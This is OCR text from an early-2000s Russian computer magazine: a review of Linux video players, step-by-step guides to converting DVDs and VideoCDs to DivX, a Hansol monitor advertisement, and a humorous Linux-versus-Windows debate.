


Плеер xmms; видно, что окно фильма некорректно перекрывает окно плеера

Не самое интересное занятие разбираться, почему какая-то программа безбожно глючит. Но в *nix это неизбежно, подобно смерти и налогам (глупая шутка). У меня Radeon. А как я заметил, в ATI Linux не на первом месте по популярности. Вероятно, все мои неприятности это глюки видеодрайверов и/или XFree, а не проигрывателей.

Самый правильный

Я ругал свою видеокарту и сносил все глюки на нее, пока не наткнулся на проект XMMP-LinuX MultiMedia Project (www.frozenproductions.com/xmmp).



Плеер XMMP

Те же библиотеки, то же оборудование. Но окна ведут себя как надо. Хотя многие опции в меню еще не функционируют, я не в обиде. Проект новый, развивающийся. Верю, вскоре все будет ОК. Честно говоря, xmmp не плеер, точнее сказать - не только плеер. У автора проекта грандиозные планы. Он хочет, как я понял, создать программного монстра, способного не только проигрывать видео, но и создавать, редактировать, конвертировать файлы мультимедиа. Не могу сказать ничего плохого о данных возможностях xmmp, так как у меня не было ни времени, ни желания испытать это. А вот плеер удался.

Кстати, обрати внимание на скриншоты. Заметил разницу? На первых двух картинках вместо видео - черная дыра. Ksnapshot не смог захватить кадр из фильма. А при проигрывании того же видеофильма на том же оборудовании у XMMP все нормально. Я был слегка сбит с толку, пока не глянул на загрузку процессора. Глянул и обалдел. Цифры зашкаливают за 90%. Похоже, плеер почти не использует аппаратные возможности видеокарточки, а пытается все сделать сам. Мой Duron справляется с такой нагрузкой, однако владельцев компов небольшой мощности XMMP может разочаровать.

Самый быстрый

Тебе необходимо узнать еще об одной программе - MPlayer - Movie Player for LINUX (http://mplayer.sourceforge.net).



Плеер MPlayer

Это круто. Очень быстро. Очень удобно. Множество настроек. Работает перемотка вперед и назад! Самое качественное воспроизведение. Приличные скины. Процессор используется только на 18%. Единственное недоразумение - проблема с окнами и виртуальными столами, как у первых фигурантов. Но с этим можно смириться, так как плеер легко управляем с клавиатуры. Скажу больше. По словам автора, запуск в X-терминале и управление кнопочками - основной режим работы. Знаешь, а мне понравился такой подход. Если ты не страдаешь склерозом и способен запомнить десяток горячих клавиш, тебе тоже понравится. Кроме того! Если у тебя есть соответствующее оборудование, можешь побаловаться инфракрасным пультом. Для любителей существует и GUI-версия программы. К сожалению, скрипт configure с ключом -help не подсказал мне, как включить поддержку графического интерфейса. А все очень просто.

```
/.configure -- enable-gui
make
make install
```

В результате получаешь 2 файла, mplayer и его Gui версию - gmplayer. Хочу процитировать авторов этого произведения: "MPlayer - это проигрыватель фильмов для Linux (movie player for LINUX). Он играет большинство MPEG, AVI и ASF файлов, поддерживаемых родными и win32 DLL кодеками. Вы можете смотреть VCD, DVD и даже DivX фильмы. Другая огромная особенность mplayer'а - широкий диапазон поддерживаемых драйверов вывода. Он работает с X11, Xv, DGA, OpenGL, SVGAlib, fbdev, но Вы можете использовать SDL (и таким образом все драйверы SDL, к примеру, Aalib) и некоторые низкоуровневые драйверы видеокарт (к прим.: Matrox)! Большинство из них поддерживает программное и аппаратное масштабирование, так что Вы можете наслаждаться фильмами на полном экране. А что говорить об огромном числе приятных сглаженных затененных субтитров (поддерживает 7 типов) с венгерскими, английскими, кириллическими, чешскими, корейскими шрифтами и OSD (On Screen Display - надписи на картинке)?"

Наверное, ты сообразил, что плеер венгерский. Будапешт славный город. Но это совсем не означает, что я владею венгерским языком. А так как вышеприведенный текст был скопирован из документации к mplayer'у, не трудно догадаться, что имеется русский мануал. Мелочь, а приятно. В общем, суперпрограмма. Если бы еще она могла убирать черные полосы широкоформатных фильмов - цены бы ей не было. По иронии судьбы, после инсталляции пакета исполняемый файл будет называться mplayer. Так же, как плеер проекта XMMP. Честное слово. Может, это новый способ борьбы с конкурентами?

Самый неудобный

Последним номером нашей программы будет XINE (http://xine.sourceforge.net).

Плеер XINE

Проигрыватель поддерживает следующие видеокодеки: mpeg 1/2 (VideoCD и DVD), mpeg 4, DivX, motion jpeg, AVI (используя win32 кодеки: indeo 3.1-5.0, cinepak, Window Media 7/8). Умеет он работать и с audio: mpeg audio (layer 1,2,3), a/52 (ac3, dolby digital), dts, vorbis, pcm, DivX audio. Неплохой список. Если перевести его на русский язык, то получится, что xine спокойно проглотит не только твою коллекцию mp3 и DivX, но и DVD диски твоего соседа. Грохотать при этом будет с шести сторон.

Однако все не так радужно, как в readme. Первое впечатление - ничего особенного. Жутко неудобное управление. Нестандартное. Чтобы открыть файл или каталог, необходимо не только установить на него курсор и ткнуть мышкой, но и, вдобавок к этому, надобно еще и щелкнуть по кнопке Select. Без сомнения, ты научишься управлять xine, если посидишь и поэкспериментируешь часок-другой, но меня уволь. Кроме того, это чудо несколько раз зависало по непонятным причинам. Из плюсов можно отметить неплохую коллекцию скинов, способность захватывать отдельные кадры из фильма и небольшую нагрузку на процессор. По моим наблюдениям - всего 22%. Это положительно сказывается на качестве воспроизведения и количестве поклонников. Что можно еще добавить? TUCOWS одарил программу четырьмя баллами. А чему равняется 1 балл? Правильно, корове! Недоделанный avifile-player получил столько же. Вот и верь после этого рейтингам.



Резюме

1. Хотя интерфейс xine мне не нравится, это единственный доведенный до ума плеер. Остальные - какие-то недоделанные. То какая-нибудь кнопочка не работает, то в меню не все опции функционируют. Проще говоря, xine - выпускник ВУЗа, остальные - талантливые первокурсники. Себе оставил два Mplayer'а. Один как самый корректный для моего железа. Второй - за быстроту и качество воспроизведения.

2. Фильмы DivX смотреть под .nix можно. И хотя Sasami или Bsplayer, без сомнения, лучше, ситуация с плеерами в Linux выглядит благоприятно.

3. Так как у всех плееров, кроме xmmp, проблемы с окнами и виртуальными экранами, я заменил свою видеокарту Radeon VE на старую S3 PCI. Проблемы с окнами исчезли, как по волшебству. Но видео стало заметно тормозить. К сожалению, многие производители железа не жалуют .nix. Драйвера под новое оборудование появляются с большим опозданием. И очень часто делают эти самые драйвера не производители, а энтузиасты со всего мира. Понятно, что нужно время, чтобы все отладить. Новые сапоги всегда жмут.

ЗАПИСКИ ПОТРОШИТЕЛЯ

p0r0h (p0r0h@real.xakep.ru)



Конвертация DVD в DivX

Да, процесс рипанья DVD (и последующего превращения его в DivX ;-) довольно сложный и продолжительный. Но еще сложней после всех плясок с DVD специальными прогами и ковырянием в настройках сделать по-настоящему качественный фильмец, который может уместиться на одну болванку. Вот этим-то мы и займемся.

Потрошим DVD

Вставляй DVD диск в привод и запускай прогу DVD Decrypter (взять можно с http://doom9.org).
Она автоматом отметит файлы с фильмом (с расширением .vob), а тебе останется только указать папку, куда рипнутся выделенные вобы, и нажать "Decript". Затем открывай DVD2AVI
(http://doom9.org) и указывай ей рипнутые вобы. Кнопки "DEL" и "ADD" нужны, если цепляется не все или что-нибудь не то. Также можешь заюзать кнопки "[" и "]" для выделения начала и конца фрагмента видео (к примеру, если хочешь избавиться от титров). Далее нужно немного подправить настройки:
Option/Process Priority/Low;
Dolby Digital/Demux и Dynamic Range Control/off - если хочешь получить звук в формате .AC3;
Dolby Digital/Decode - если хочешь получить звук в формате .wav;
Normalization/80% и поставь галочку вверху справа.


Видеонастройки пока трогать не нужно, но если фильм идет в формате NTSC, то отметь галочкой ForcedFilm. Все. Жми "F4" и получишь .AC3 или .wav, а также файл с расширением .d2v. Потом необходимо открыть VFAPI Reader (http://doom9.org) и установить vfapi-кодек, идущий к нему. Затем дави "Add job" и укажи файл с расширением .d2v. Осталось только нажать "Convert", и немного погодя конвертация закончится, а также появится файл .avi.

Ссылки по теме и куча софта

http://doom9.org/
http://www.projectmayo.com/
http://www.divx-digest.com/
http://mydivx.da.ru/
http://www.ixbt.com/multimedia.shtml

Кодировка видео

Теперь необходимо "отшлифовать" полученную авишку и довести ее до ума. Для этого лучше всего воспользоваться прогой NanDub. Принцип ее работы заключается в сборе статистики и непосредственном кодировании (перед сбором статистики обязательно нужно указать все фильтры, которые планируешь применить). Итак, открывай NanDub и указывай свою авишку, полученную через VFAPI Reader. Затем добавь фильтры (Video/filters/add). Оптимально будет
выбрать такую комбинацию - null transform (cropping, Y1offset и Y2offset), resize (new width=640, new height=352, Filter mode= Precise bilinear). Когда закончишь с фильтрами, заходи в Video/SBC options/SBC Settings/DivX - здесь нужно подправить кое-какие настройки.




Сначала выбери нужный Bitrate (чтобы его правильно рассчитать, воспользуйся специальным калькулятором - Video/SBC options/BitRate Calculator/). Если считать ломает, то можешь выставить 740 Kbps для фильма длительностью около 100 минут и 1000 Kbps для фильма на 150-160 минут (такой придется записывать на два сидюка). Потом отметь "Minimum allowed bitrate" на 400 Kbps и "Internal SCD" на 100%. После этого переходи на вкладку "Motion" и включи "Enable Bits Reservoir modulation", если фильмец будет занимать один сидюк (соответственно, если два, то галочку ставить не надо :)). Далее вкладка "Video/SBC options/Bitrate Curve" - меняй там "Low pass" на 2500 (если будет два сидюка - 3000), затем заходи в "Gauge" и поставь "Gauge max" на 80%, а "KF boost" на 3%.



Другие параметры лучше не трогать. OK. Теперь в "Compression levels" поменяй первый параметр - DRF min = 2, max = 5. Осталось совсем чуть-чуть - отметить галочкой "Use alternate" в "Options/Preferences/Scene" и поставить "Crosspoint" значение 280 в "Options/Preferences/SBC", а также проверить, стоит ли "Full processing mode" в "Video" и "No audio" в "Audio". Так, теперь осталось только сохранить настройки (File/Save Processing Settings), выбрать "File/Two passes", нажать "save" и идти отдыхать, а через n-ое количество часов ты получишь видеофайл размеров около 550 мегов.

Кодировка звука

Итак, у тебя имеется чистое видео без звука. Поэтому тебе нужно закодить в mp3, имеющий
.AC3 поток или .wav. Сделать это хорошо и качественно тебе поможет утилитка Azid (http://doom9.org). Запускай AzidLameGUI и твоему вниманию откроется туева куча настроек.
Теперь укажи .AC3 файл, который будет обрабатываться (Source (AC3)), и имя файла .wav, который получится в итоге (Target (WAV)). В разделе "Output Modes" выстави режим "Stereo", а "Overall Output Configuration" поставь "Auto Find Maximum Gain". После того как все выставишь, жми "AC3 to WAV". Затем полученный WAV нужно перегнать в mp3. Все необходимое для этого есть в Azid, так что далеко ходить не придется. Жми на "Lame1" и укажи путь к lame.exe и к самому wav'у. Потом поставь галочку напротив "Mode/Joint Stereo", "ATH Type/3" и "Experimental PSY".




NEXT

PC_Zone

ЗАПИСКИ ПОТРОШИТЕЛЯ

p0r0h (p0r0h@real.xakep.ru)

Теперь требуется перейти в окно "Lame 2" и отметить "Use VBR/Old Routine", "Quality/5", "Minimum Allowed Bitrate/64" и "Maximum Allowed Bitrate/256".



Вот, собственно, и все оптимальные настройки - остается только нажать кнопку "Batch Mode", перетянуть .ac3 файл в это окно и кликнуть "Ac3 -> Wav -> Mp3". Через некоторое время ты получишь свою mp3'шку весом около 100 MB.

Совокупление

Итак, у тебя имеется отдельно видео и аудио. Теперь, как ты и сам догадался, их необходимо соединить. Для этого вновь загружай Nandub и указывай путь к видео, а также поставь галочку напротив "Direct stream copy". После видео нужно открыть mp3'шку ((VBR) MP3 audio), в разделе "Audio/Interleaving" отметить "Enable audio/video interleaving", "Preload" поставить на 500 ms и "Interleave audio every" на 250 ms. Также в разделе "Audio" нужно включить "Direct stream copy" (если галочка еще не стоит :)). Затем нужно устроить небольшую проверку перед финальным сейвом. Для этого иди в "Video/Frame Rate" и посмотри на Frame rate твоего видео. Если ты видишь, что значение в "No change" и нижней строчке составляет 23,976 fps, то все OK. Если же нет, то поставь галочку в удобное положение напротив "Change so video and audio durations match", чтобы звук не мог убежать или отстать от видео. Вот и все - жми "File/Save as AVI" и посмотри, что ты наделал :]. Кстати, если звук все же убежит или отстанет, то зайди во вкладку "Audio/Interleaving/Delay audio track by" и поставь 100 ms в случае запаздывания аудио и -100 ms в случае убегания (менять можно в пределах +/- 400).

Конвертирование VideoCD в divX


Теперь посмотрим, как перегнать фильмы на VideoCD в популярный divX. Тем самым обычный полнометражный фильм на VideoCD будет занимать уже не два компакта, а всего один. Однако, прежде чем начать конвертацию, рекомендую скопировать VCD на жесткий диск, особенно, если компакт уже не новый и поцарапанный (это позволит избежать ошибок при чтении).

Начало

Прежде всего найди на VCD файлы с расширением *.dat - это и есть видео (как правило, на двух компактах). Затем запускай специальную прогу VCD Gear (утянуть можно с http://www.vcdgear.com) и выбирай тип преобразования dat->mpeg (в менюшке Extraction/Conversion). Жми "Load" и укажи место где будет сохранен преобразованный dat-файл. После того как кликнешь "Start", остается подождать минут 5-10, и вскоре ты получишь свой mpeg в указанной папке. То же самое нужно повторить и со вторым VCD диском (обычно их два). Если ты посмотришь на размер этих файликов, то увидишь, что они на 7-10 мегов меньше оригинальных dat - это ты вырезал инфу, необходимую для VCD плееров. Но файлы все равно остались достаточно большими (а два таких точно на один компакт не влезут), нужно продолжать операцию.

Сжатие

Теперь тебе снова понадобится VirtualDub (http://www186.pair.com/vdub). Зайди в "File/Open video file" и открой первый получившийся MPG-файл. Произойдет проверка целостности формата (обычно затягивается на пару минут), и если файл не открывается, то, значит, в него закралась ошибка (довольно редкое явление). Затем тебе надо выбрать кодек. Делается это в меню "Video/Compression". Выбирай Low Motion Codec и жми "Configure" для его настройки.
Если разрешение фильма на VideoCD было 352x288, то ширина потока в 500kbit/s будет в самый раз. Жми "OK". Далее ставь полную компрессию видео (Video/Full processing mode). Остается выбрать и настроить аудио кодек. Для этого иди в "Audio/Compression" и выбирай "MPEG Layer-3" с 96kbit/sec или 128kBit/s. "OK". Затем открой "Audio/Interleaving" и выстави значение "Preload" на 300-500ms, а "InterLeave audio every" на 500 frames.




Дави "OK". Кстати, в "Audio" тоже не забудь поставить "Full processing mode". Часто в начале и конце VCD вставляют указания типа "вставьте диск 2". Они тебе нужны? Правильно, вырезай! Для этого используй кнопки навигации по фильму и установи промежуток (от начала до конца фильма), который нужно сжать (Video/Select Range). Ну, а теперь можно приступать к непосредственному сжатию - жми "File/Save AVI" и покажи, куда положить твою AVI'шку. Теперь можно идти за пивом, т.к. процедура конвертирования занимает несколько часов (в зависимости от мощности твоей тачки). Когда пиво и конвертация подойдут к концу, повтори то же самое со вторым mpeg'ом.



Склейка

Теперь нужно соединить вместе эти две AVI'шки. Для этого снова запускай VirtualDub и в меню "File/Open video file" открой первый получившийся AVI-файл. Затем заходи в "File/Append video segment" и открой второй AVI-файл. В меню "Audio" и "Video" нужно отметить "Direct stream copy". Только не забудь, что склейка двух авишек произойдет, если только при их создании ты выбирал одни и те же аудио и видео установки. Вот и все. Осталось только указать, куда положить готовый файл, и сохранить целый фильм уже в одном AVI.

ПРИСМОТРИСЬ



[включи]



Hansol

Может ли монитор быть надежным, качественным, простым в обращении, недорогим и в то же время красивым? Да! Если это HANSOL! Полный спектр моделей - 15", 17", 19", 21" ЭЛТ и ЖК. Совершенно плоский экран, удобство и точность настройки, современный дизайн.

HANSOL – убедись в безупречности!

Дополнительная информация – www.hansol-ru.ru



ELKO Group – официальный дистрибутор Hansol в России и СНГ. www.elko.ru
ELKO Moscow – Москва, Новохорошевский пр-д., 11, тел. (095) 234 2845, 234 9939, sales@elko.ru.
ELKO SPb – Санкт-Петербург, Левашовский пр-т., 12, тел./факс (812) 320 6336, elko@elko.spb.ru.
Представительства ELKO: Новосибирск, тел. (3832) 14 65 36, nsk@elko.ru; Екатеринбург, тел. 78 55 60, мжг. (34348) 42 809 ural@elko.ru; Ростов-на-Дону, тел. (8632) 98 10 33, rostov@elko.ru

Спрашивайте мониторы Hansol в лучших компьютерных салонах. Узнайте цену!

PC_Zone

MORTAL KOMBAT: LINUX VS. WIN

TanaT (tanat@yes.ru) и Andrew Fadeev (Andrew@fadeev.com)

Mortal Kombat: Linux vs. Win

На ринг вызываются: TanaT - представитель пингвинов и Andrew - представитель частовиснущих (со времени выхода Windows 2000 вечновиснущие переименованы в частовиснущих :)). Правила боя полностью совпадают с правилами одноименной игры, а именно:
- битва идет до двух побед;
- никаких ничьих - в каждом раунде есть победитель и побежденный;
- каждый удар должен быть четко аргументирован.
Так как у виндузятников никаких претензий к пингвинам нет, то первый удар наносят линуксоиды. Мы предоставляем слово TanaT'у.

Linux - свободно распространяемая Unix-система, созданная в 1991 г. Линусом Торвальдсом и большим числом добровольцев из Internet'а. Естественно, названа она в честь создателя, до сих пор участвующего в разработке и усовершенствовании своего детища. Когда молодой Линус создал свою ось, он был еще студентом. Однако его жизнь резко изменилась: серьезные фирмы не оставляют без работы действительно одаренных людей. Не подумай, что я раболепствую, просто не каждый может похвастаться своей собственной осью в начале своей творческой карьеры. Но вернемся к нашим пингвинам :). Linux обладает свойствами:
- многозадачность;
- сетевая подсистема;
- развитая система управления памятью;
- поддержка огромного числа платформ и процессоров;
- переносимость ядра на любые архитектуры;
- переносимость ПО с другими Unix-платформами;
- поддержка огромного числа файловых систем: FAT/VFAT/FAT32, ISO9660 (CDROM), HPFS (OS/2), NTFS (WindowsNT), SysV (SCO Unix и др.), UFS (BSD и др.).

Всех компьютерменов можно разделить на две группы: виндузятников и линуксоидов. Первые характеризуются достаточно мирным существованием, большой численностью и буржуйскими манерами. Вторые же достаточно агрессивны, немногочисленны, а по классовой принадлежности их можно сравнить с фрименами из сверхпопулярной "Дюны". Так бы и жили они, никого не трогали. Но, видимо, кончилось у Господа Бога (сокращенно БГ ;)) пиво, вот и решил он поразвлечься: взбунтовались линуксоиды и объявили войну виндузятникам, да не простую, а джихад (святую, мусульманскую, до смерти). В общем, Mortal Kombat. Но, ввиду малой численности бунтарей, дал им БГ шанс отстоять свою честь в битве один на один. Которую мы и предлагаем тебе из первых рук.

<Раунд первый. FIGHT!>

TanaT: Первое и самое главное, почему Вин - сакс, это то, что за него надо платить деньги. Как известно, Бог отличается от Гейтса тем, что не считает себя Гейтсом. Повидимому, Билл возомнил себя всевеликим, напихал в свою ось всяких ослов с оутглюками и продает их нам. Что это за фигня! Вот линукс это программное обеспечение с открытым исходным кодом. Он принадлежит всем. За него не надо никому платить. В линуксе ты сам выбираешь, какие компоненты устанавливать, а какие нет. В случае чего, всегда есть возможность добавить нужный тебе пакет с любой программой. А в Винде, за свои же деньги, нельзя даже выбрать установку без ИнтернетЭксплоита, пардон, не эксплоита, а эксплорера, хотя в данном контексте это одно и то же. Каково?


Andrew: А кто сказал, что хорошие вещи должны быть бесплатными? Программисты Майкрософт проделали огромную работу и представили нам готовый и целостный продукт. Как уважаемые Линуксоиды отнеслись бы к тому, что их лишили зарплаты? Материальный стимул эффективен и способствует производству классных вещей. В Windows нет ни одной программы с версией 0.9. Всю систему пишут работники одной компании, а не люди, сидящие за сотни тысяч километров. Поэтому модуль поддержки USB не выбивает всю систему в knock out. А вот к Internet Explorer попрошу не прикасаться. Этот браузер поддерживает наибольшее количество веб-стандартов. И хорошо, что его включают в систему. Большая интеграция, большее удобство.

TanaT: Благодаря тому, что Линукс это ось с открытым кодом, написанная целиком и полностью на Си, ты при определенных знаниях - Бог в этой системе. Тебе открыты все двери: хочешь - меняй ядро, хочешь - перекомпиль любой пакет, любую софтину. А в Винде - довольствуйся тем, что есть. И это за твои же деньги! Билл опубликовал исходный код MS-DOS уже после того, как она стала никому не нужна. А исходники Винды если и станут известны широкой общественности, то, может, лет через десять, и то - девяносто пятой :).

Andrew: Вот-вот. Лучше бы на ассемблере писали - быстрее бы работало. Реальной нужды в перекомпиляции ядра не возникает, так как все компьютеры одинаковы. Исподники только увеличивают размер дистрибутива. А что тебе надо в исходниках Windows? Вот открыли исходники Unix, и что? Наплодилось теперь пингвинов, чертей (FreeBSD) и прочих недоделок. А Вин - он один, так что все программы для Win32 на нем идут. Ты не задумывался, почему программы под Linux распространяются в исходниках? Да потому, что разработчик не знает, на каком клоне ее запускать будут. Вот и перекладывает заботы по компиляции на юзера. А вообще, похоже, что у Линуксоидов основной аргумент «за свои деньги». Скупердяи?

TanaT: Слушай, ну ты нахал! Давай по порядку. Во-первых, ты системы типа *BSD не трогай! Это отдельный разговор: OpenBSD создавалась только с одной целью, реализация которой была приоритетной, - безопасность. Пожалуй, это самая безопасная система на сегодняшний день. И это не только мое мнение. FreeBSD это, к твоему сведению, не черт, а демон. И плюсов у этой оси побольше, чем у некоторых других. Во-вторых, что ты там говорил? Компьютеры у всех одинаковы? Железо-то примерно одно и то же, а вот цели у пользователей разные! Куча служб и модулей вообще не нужна для половины юзеров. А на их загрузку тратится время. Между прочим, Unix-системы поддерживают модульность ядра. Это значит, что с помощью графической утилиты можно менять компоненты (модули), входящие в состав ядра. Изменив конфигурацию системы или ядра, можно существенно повысить скорость ее загрузки! О том, как это сделать, был замечательный спецвыпуск Х за, по-моему, февраль 2001 года. Он полностью был посвящен Unix-системам. Для тех, кто не читал, советую ознакомиться. В-третьих, отвали! Я не скупердяй! А вот лишние вечнозеленые лучше потратить на пиво или на свою девушку, а не на благосостояние БГ, которое и так уже оценивается в 5 миллиардов буказоидов. А Линукс, между прочим, отличается особенной надежностью тоже. Он не виснет. Знаешь, что такое - "н-е в-и-с-н-у-т-ь"?

Andrew: Ты чего кривляешься, пингвин жирный? Прям ни разу твоя ось не висла? А сбои X-сервера, когда блокируется консоль? А циклические перезагрузки, когда вырубили свет и файловая система ушла в даун? А NTFS в таких случаях выстаивает. Когда руки растут из плеч, и Windows не виснет.



Пингвин - символ Линукса. Присоединяйся!

TanaT: Ну, хорошо, я - пингвин! И горжусь этим. Только я не жирный, а вполне даже стройный и красивый! Так по крайней мере девушки говорят ;). А мой пингвинчик защищает себя не только от сбоев, багов и исключений, но и от нерадивого пользователя. В винде любой ламер зайдет да поудаляет половину папок (включая папку system) в директории windows, твоя оська и сдохнет. А у меня тебе скажут: «Дули две! Не имеешь ты прав на работу с этими папками!". Мой пингвин немногословен и решителен. Твоя Винда все время болтает и ничего не делает, вспомни: «Вы хотите выключить компьютер? Вы уверены, что хотите это сделать? Подумайте еще раз, выключение компьютера может привести к потерям данных. Вы по-прежнему уверены?". Каково?

Andrew: Эх, немногословный и решительный ты у нас. Прям как «Титаник» - решительно на дно. Те самые ламера, которые заходят в Midnight Commander и удаляют все файлы с одной панели (зачем им две), всегда заходят под root (наблюдение такое). А под рутом пингвин сдаст все и не вякнет. Эта ваша «правовая сложность» и принуждает людей пользоваться рутом - так проще.

GOD: Первый раунд завершен. Победителем признается TanaT ввиду полной пассивности его оппонента. Смотри, Andrew, тебе надо менять тактику боя! После короткого перерыва участники выходят на ринг с новыми силами. Итак: FIGHT!

<Второй раунд>

Andrew: Ага! Значит, под шумок очки себе набираешь? Ну ладно, получай! Твой Linux просто жирная рыба-птица! Да еще и недоделанная! Что за кайф все время видеть эти версии ядра и приложений, типа 0.0.0.1? А может тебе нравится видеть сообщение «coming soon», нажав на какую-нибудь кнопку в недоделанной софтине? Мы платим Биллу (ну, может и не ему, а продавцу на радиотолчке ;)) за то, чтобы получить нормальную законченную версию продукта, а потом спокойненько ее юзать, ожидая очередного апгрейда. Твой пингвин всем миром делают, в команду его создателей может подключиться каждый. Разве это хорошо? Ведь мой Вин создают и поддерживают профессионалы, а твою оську все кому не лень. А именно - никто. Что, проглотил? Смотри не подавись!

TanaT: Эй-эй, спокойнее! Не кипятись! Ладно, я тебе сам расскажу: ядро для моего "недоделанного" пингвина, как ты выразился, все время развивается и улучшается. А цифирь как раз и являются прямым этому доказательством. Моя ось является "переделанной" более, чем "недоделанной". А по поводу ее разработчиков - это ты загнул! Каждую версию ядра перед выпуском тщательно тестируют, и не один раз. Можешь привести хоть один пример выложенного для пользователей заранее плохого ядра? Зато по поводу твоего майонеза можно найти кучу таких примеров. Хочешь один?

Andrew: Ну-ну.

TanaT: Где-то с недельку назад на сайте MicroSoft появился новый апдейт к Internet Explorer'у 6.0, так вот ровно через два часа его оттуда убрали! Знаешь - почему?

Andrew: Да хватит издеваться! Выкладывай!


TanaT: Просто в нем была найдена серьезная ошибка, позволяющая с помощью простейшего эксплоита убрать твой комп в глубокий даун. По поводу цифири в версиях приложений ты правильно заметил. Иногда это добивает, но с этим можно жить. Зато апдейты почти каждый месяц. Так что я бы на твоем месте хорошо подумал перед тем, как наезжать на команду разработчиков Линуха!

Andrew: Да иди ты! Нормальные Windows (то есть NT, 2000, XP; а вот 9x этим не обладают) уже не проигрывают Линуксу в поддержке протоколов. Тут есть нормальные реализации TCP/IP, Kerberos (протокол аутентификации - контроля доступа, появилось в W2K), QoS (Quality of Service - следит, кому какую полосу давать, появилось W2K) и даже IPv6 (приходит на смену старому 4-байтовому IP, новый 6-байтовый, что дает большее число адресов - уже не хватает; появился в XP). Поскольку Windows продают за деньги, разработчики отвечают за нормальную реализацию. А дырявее Линукса только 98-ой Вин.

TanaT: Слушай, ты опять понял, что сказал? То, что виндузятники догнали линуксятников по организации протоколов в системе, это их заслуга, а не минус Линукса! Какое мне дело до того, что там у вас в системе с протоколами? Главное то, что у Виндов нет поддержки протоколов, отсутствующих в Линухе. А как это ты вывел "дырявость" моей оси? Что-то ты и аргументов никаких не привел. А не заболел ли ты ;)?

Andrew: Со мной все в порядке. Ты что забыл, я же уже говорил про сбои X-сервера (блокировка консоли) и про циклические перезагрузки, когда вырубили свет и файловая система ушла в даун. У тебя что, склероз? Думал - съехал с того вопроса?

